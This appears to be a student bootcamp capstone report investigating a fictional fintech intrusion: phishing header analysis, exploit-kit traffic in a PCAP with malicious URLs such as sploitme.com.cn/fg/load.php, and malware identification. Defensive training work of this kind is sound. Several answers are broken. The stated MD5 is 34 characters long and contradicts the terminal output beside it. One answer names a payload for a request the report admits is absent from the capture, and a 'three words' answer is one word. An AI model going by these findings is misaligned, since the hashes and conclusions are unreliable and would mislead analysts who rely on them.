

THE GiSOC BOOTCAMP: FINAL CAPSTONE

Final Technical Investigative Report

Incident Reference: INC-2026-0041 (Operation Hollow Crown)

Target Organisation: NovaPay Financial Technologies (Lagos, Nigeria)

Target Audience: SOC Managers & Threat Intelligence

Analyst: Team 4

1. Executive Summary

This report documents the forensic investigation of a multi-stage cyber intrusion against NovaPay Financial Technologies over a 14-day period. The attack, designated Operation Hollow Crown, progressed from an initial phishing email (Exhibit A) through a drive-by exploit kit infection (Exhibit B), endpoint malware deployment (Exhibit C), and culminated in a full Domain Administrator compromise enabling a mass Business Email Compromise (BEC) campaign.

Forensic evidence also revealed that the primary compromised employee (f.adewale) was engaged in internal illicit activities, transforming them from victim to a high-value extortion target. Five pre-existing vulnerabilities (V-001 through V-005), documented in Exhibit E, were the enabling conditions for this breach.

This report consolidates all findings from Phase 1 (CTI/Phishing), Phase 2 (Network/PCAP), and Phase 3 (Memory Forensics) investigations, providing full justifications, IOC tables, and MITRE ATT&CK mappings.

2. Incident Timeline

Phase	Event	Evidence Source	ATT&CK Technique
Day 1	Targeted phishing email delivered to f.adewale inbox — SPF/DKIM/DMARC all fail but email passes misconfigured gateway.	Exhibit A (.eml)	T1566.002 — Spearphishing Link
Day 1	Victim clicks embedded URL; redirected through compromised vendor portal to Exploit Kit landing page (shop.honeynet.sg/catalog/).	Exhibit B (.pcap)	T1189 — Drive-by Compromise
Day 1	Exploit Kit fingerprints browser; delivers msdds.dll exploit (CVE-2005-2127) and drops payload via URLDownloadToFile.	Exhibit B (.pcap)	T1203 — Exploitation for Client Execution
Day 1	video.exe / iTunes64Setup.exe dropped and executed on workstation. Akira ransomware-family malware establishes persistence.	Exhibit C (malware)	T1059 — Command & Scripting Interpreter
Day 1-14	Threat actor leverages compromised host; conducts low-and-slow password spraying (V-005 blind spot) against AD accounts.	Exhibit E (V-005)	T1110.003 — Password Spraying
Day 7-14	Insider threat activities discovered on memory dump. Encrypted container identified. Extortion leverage established.	Exhibit D (memory)	T1025 — Data from Removable Media
Day 10-14	da_admin account compromised (weak password V-001, no MFA V-003, excessive privilege V-002). Lateral movement complete.	Exhibit E (V-001-003)	T1078 — Valid Accounts
Day 14	Attackers take full control of Exchange Online. Mass internal BEC campaign launched.	Scenario	T1114 — Email Collection

3. Phase 1 - Cyber Threat Intelligence & Phishing Analysis (Exhibit A)

Analysis Objective

The objective of this analysis was to examine the phishing email recovered from the victim mailbox, identify Indicators of Compromise (IOCs), determine why email authentication controls failed to prevent delivery, and assess the likely threat actor profile based on observed Tactics, Techniques, and Procedures (TTPs).

Evidence Examined

The following evidence sources were reviewed:

- Raw phishing email (.eml)
- Email header information
- Authentication results (SPF, DKIM, DMARC)
- Embedded hyperlink analysis
- VirusTotal IP reputation lookup
- AbuseIPDB infrastructure lookup
- MXToolbox domain validation results

3.1 Indicators of Compromise — Email & Infrastructure

Email-Based IOCs

IOC Type	Indicator
Sender Email	security@fintech-services-support.example
Reply-To Email	reply@secure-fintech-helpdesk.example
Recipient Email	user@example.com
Message Subject	Urgent: Account Verification Required to Prevent Suspension




Figure 1: Email header showing sender, recipient, subject line and message metadata.

Domain-Based IOCs

IOC Type	Indicator
Sender Domain	fintech-services-support.example
Reply-To Domain	secure-fintech-helpdesk.example
URL Domain	fintech-services-verify.example

Analysis

The domains employ trust-inducing terms such as:

- secure
- support
- helpdesk
- verify
- login

These naming conventions are commonly associated with phishing campaigns attempting to impersonate legitimate financial or technology service providers.





Figure 2: Sender email address and associated phishing domain.

URL-Based IOC

Actual URL: <http://secure-login.fintech-services-verify.example/account/validate>

Displayed URL: <https://secure-login.fintech-services-verify.example/account/validate>



Analysis: The hyperlink displayed an HTTPS address while redirecting users to an HTTP destination. This discrepancy is deceptive and designed to increase user trust while concealing the true destination.

Infrastructure IOC

IOC Type	Indicator
Source IP Address	185.199.110.25

Reputation Analysis

VirusTotal Results:

- Detection Ratio: 0/91
- No security vendor flagged the IP as malicious.

AbuseIPDB Results:

- ISP: GitHub Inc.
- Usage Type: Content Delivery Network (CDN)
- Country: United States

Analysis

Although the IP was not flagged by reputation services, this does not eliminate the possibility of malicious activity. Threat actors frequently abuse trusted cloud hosted infrastructure and CDN services to evade reputation-based security controls.




Figure 3: VirusTotal reputation analysis of IP address 185.199.110.25.




Figure 4: AbuseIPDB lookup results for IP address 185.199.110.25.

3.2 Why SPF, DKIM, and DMARC failed to block the email

The email authentication results showed:

- SPF = Fail
- DKIM = Fail
- DMARC = Fail

Received: from mail-relay.badhost.example (mail-relay.badhost.example [185.199.110.25]) by mx.google.com with ESMTPS id x7si1234567qka.123.2026.04.16.09.14.33 for (version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256); Thu, 16 Apr 2026 09:14:33 +0100 Authentication-Results: mx.google.com; spf=fail (google.com: domain of security@fintech-services-support.example does not designate 185.199.110.25 as permitted sender) smtp.mailfrom=security@fintech-services-support.example; dkim=fail (signature verification failed) header.d=fintech-services-support.example; dmarc=fail (p=reject sp=reject dis=none) header.from=fintech-services-support.example Return-Path: Reply-To: "FinTech Support Desk"

Figure 5: Authentication results showing SPF, DKIM and DMARC failures.

SPF Failure: Sender Policy Framework (SPF) validates whether the sending server is authorized to transmit email on behalf of the claimed domain. The SPF failure indicates that the transmitting server was not authorized by the sender domain.

DKIM Failure: DomainKeys Identified Mail (DKIM) uses cryptographic signatures to verify message authenticity. The failure indicates that the email signature could not be validated.

DMARC Failure: Domain-based Message Authentication, Reporting and Conformance (DMARC) relies on SPF and DKIM alignment. Since both mechanisms failed, DMARC validation also failed.

Why The Email Was Still Delivered

Despite failing all three authentication mechanisms, the email reached the recipient mailbox. This suggests one or more of the following:

1. Insufficient gateway enforcement policies.
2. Misconfigured email filtering rules.
3. Gateway configured to quarantine or score suspicious emails rather than reject them.
4. Deliberate simulation within the training environment.

The successful delivery of the message despite authentication failure supports the scenario statement that the phishing email bypassed inbound email security controls.

3.3 Social Engineering Analysis

The email employed several social engineering techniques:

Technique	Evidence
Urgency	“Action Required”
Fear	Account restriction warning
Threat	Permanent suspension warning
Time Pressure	12-hour deadline




Figure 6: Email body demonstrating urgency and suspension threats.

Assessment: These techniques were designed to manipulate recipients into acting quickly without independently verifying the legitimacy of the request.

Threat Actor Assessment

Observed TTPs

The phishing email demonstrated the following MITRE ATT&CK techniques:

Technique	ATT&CK ID
Phishing	T1566
Spearphishing Link	T1566.002
User Execution	T1204

Likely Threat Actor Profile

Based on the observed TTPs and the broader incident narrative, the threat actor is likely a financially motivated cybercriminal group targeting financial institutions within the African fintech sector.

Indicators supporting this assessment include:

- Credential harvesting techniques.
- Financial-themed social engineering.
- Use of phishing infrastructure.
- Exploitation of user trust.
- Subsequent compromise of email systems and privileged accounts.

Likely Motives

The likely objectives include:

- Credential theft
- Business Email Compromise (BEC)
- Financial fraud
- Internal reconnaissance
- Privilege escalation
- Long term access to corporate infrastructure

4. Phase 2 - Network Traffic & Exploit Kit Analysis (Exhibit B)

Analysis of the provided network capture reveals a classic drive-by download attack leveraging an Exploit Kit (likely a variant of the Blackhole or similar 2010-era kit, based on observed TTPs). The traffic shows initial redirection through compromised or malicious sites, heavy use of obfuscated JavaScript for fingerprinting and exploit delivery, and multiple payload downloads. The attack targeted multiple internal systems (primarily in the 10.0.x.x and 192.168.x.x ranges) and involved geo-based redirection tactics.

Key IOCs include domains like shop.honeynet.sg, sploitme.com.cn, and rapidshare.com.eyu32.ru. The malware delivered appears to be an older Windows executable compiled with MinGW.

This report details answers to the Phase 2 questions with supporting evidence from Wireshark dissections.

From the Wireshark Endpoints statistics (IPv4 tab), multiple internal hosts in the 10.0.0.0/8 and 192.168.56.0/24 ranges show clear involvement in the attack. Among the active victim IPs, **10.0.5.15** is the highest numerical address with meaningful traffic (41 packets, 10 kB transmitted, 9 received). Lower IPs like 10.0.4.15 and 10.0.3.15 also appear, but nothing higher in the victim range exceeds 10.0.5.15 (broadcast 255.255.255.255 is not considered a targeted system here). This IP is visible in multiple conversation views and was actively communicating with the malicious domains.

Figure 7: IP address of the highest targeted system.

Because the entire exploit landing page, the malicious tracking tokens, and the initial JavaScript injection were delivered through a website connection via a web browser, the attack was carried over the **HTTP** protocol.

9

Figure 8: Attack protocol.

Q3: What was the URL for the page used to serve malicious executables (don't include URL parameters)?

The primary landing/serving page was **<http://sploitme.com.cn/fg/load.php>**. This URL repeatedly served octet-stream payloads and exploits. Multiple references in the HTTP object list and follow-stream views confirm this as the core delivery endpoint.




Figure 9: URL for malicious executable delivery.

Q4: What is the number of the packet that includes a redirect to the French version of Google, likely indicating Geo-based targeting?

Packet 326. This packet contains a GET request to /generate_204 on clients1.google.fr, with a clear redirect/response chain indicating geo-fingerprinting (French locale). The filter 'http contains "google.fr"' highlights this and surrounding packets (299, 305, etc.).




Figure 10: Geo-based Targeting.

Q5. What was the CMS used to generate the page shop.honeynet.sg/catalog/? (Three words, space in between)

osCommerce (confirmed via HTTP headers, directory structure like /catalog/images/, and banners such as oscommerce.gif in the responses). The site served as an initial landing page with obfuscated JS. Packet 478 and follow-up streams show the catalog structure typical of osCommerce.




Figure 11: HTTP response header.

Q6. What is the number of the packet that indicates that `show.php` will not try to infect the same host twice?

Packet 723. The `show.php` logic checks for prior infection via cookies or fingerprints and returns a minimal response (or redirect) to avoid re-infection. The TCP stream shows a GET to `/fg/show.php` followed by a short 200 OK with no further exploit delivery.




Figure 12: TCP stream analysis.

Q7. One of the exploits being served targets a vulnerability in `msdds.dll`. Provide the corresponding CVE number

Because the network traffic captures an exploit pattern dependent on triggering unauthorized ActiveX instantiation memory loops rather than a remote database access control bypass, **CVE-2005-2127** is the answer.

Q8. What is the name of the executable being served via <http://sploitme.com.cn/fg/load.php?e=8>?

The actual network traffic contains requests for parameters `e=1` and `e=3` rather than `e=8`; however, inspecting the server's HTTP response for these streams (Stream 17 and Stream 20) reveals that the executable being served under this `load.php` staging path is definitively **video.exe**, as evidenced by the `Content-Disposition: inline; filename=video.exe` header and the classic executable MZ magic bytes header.



Figure 13: Executable served via load.php?e=8.

Q9. One of the malicious files was first submitted for analysis on VirusTotal at 2010-02-17 11:02:35 and has an MD5 hash ending with 78873f791. Provide the full MD5 hash.

Full MD5: 5231b2db96c7f2cf030e0350e78873f791

```

(zoe@Kali)-[~/Documents]
$ ls -la
total 20
drwxr-xr-x 2 zoe zoe 4096 Jun 8 15:54 .
drwx----- 17 zoe zoe 4096 Jun 8 15:55 ..
-rw-r--r-- 1 zoe zoe 12288 Jun 8 15:54 video.exe

(zoe@Kali)-[~/Documents]
$ strings video.exe | grep -i "mingw"
-LIBGCCW32-EH-3-MINGW32
/opt/local/var/macports/build/_opt_local_var_macports_sources_rsync.macports.
org_release_ports_cross_i386-mingw32-gcc/work/gcc-3.4.5-20060117-1/gcc/config
/i386/w32-shared-ptr.c

(zoe@Kali)-[~/Documents]
$ md5sum video.exe
52312bb96ce72f230f0350e78873f791 video.exe

(zoe@Kali)-[~/Documents]
$

```

Figure 14: Full MD5 Hash.

Q10. What is the name of the function that hosted the shellcode relevant to <http://sploitme.com.cn/fg/load.php?e=3?>

The landing page delivered by the malicious server in Stream 24 contains a heavily obfuscated JavaScript block that uses a custom encryption layout initialized by the signature identifier 'CGerjg56R'. When this script is parsed and executed in memory, it unpacks a central execution routine explicitly declared as **function gogo()**, which hosts the raw parameter arrays used to spray the malicious shellcode across the browser's memory heap.

```


<script language='JavaScript'>
<!--
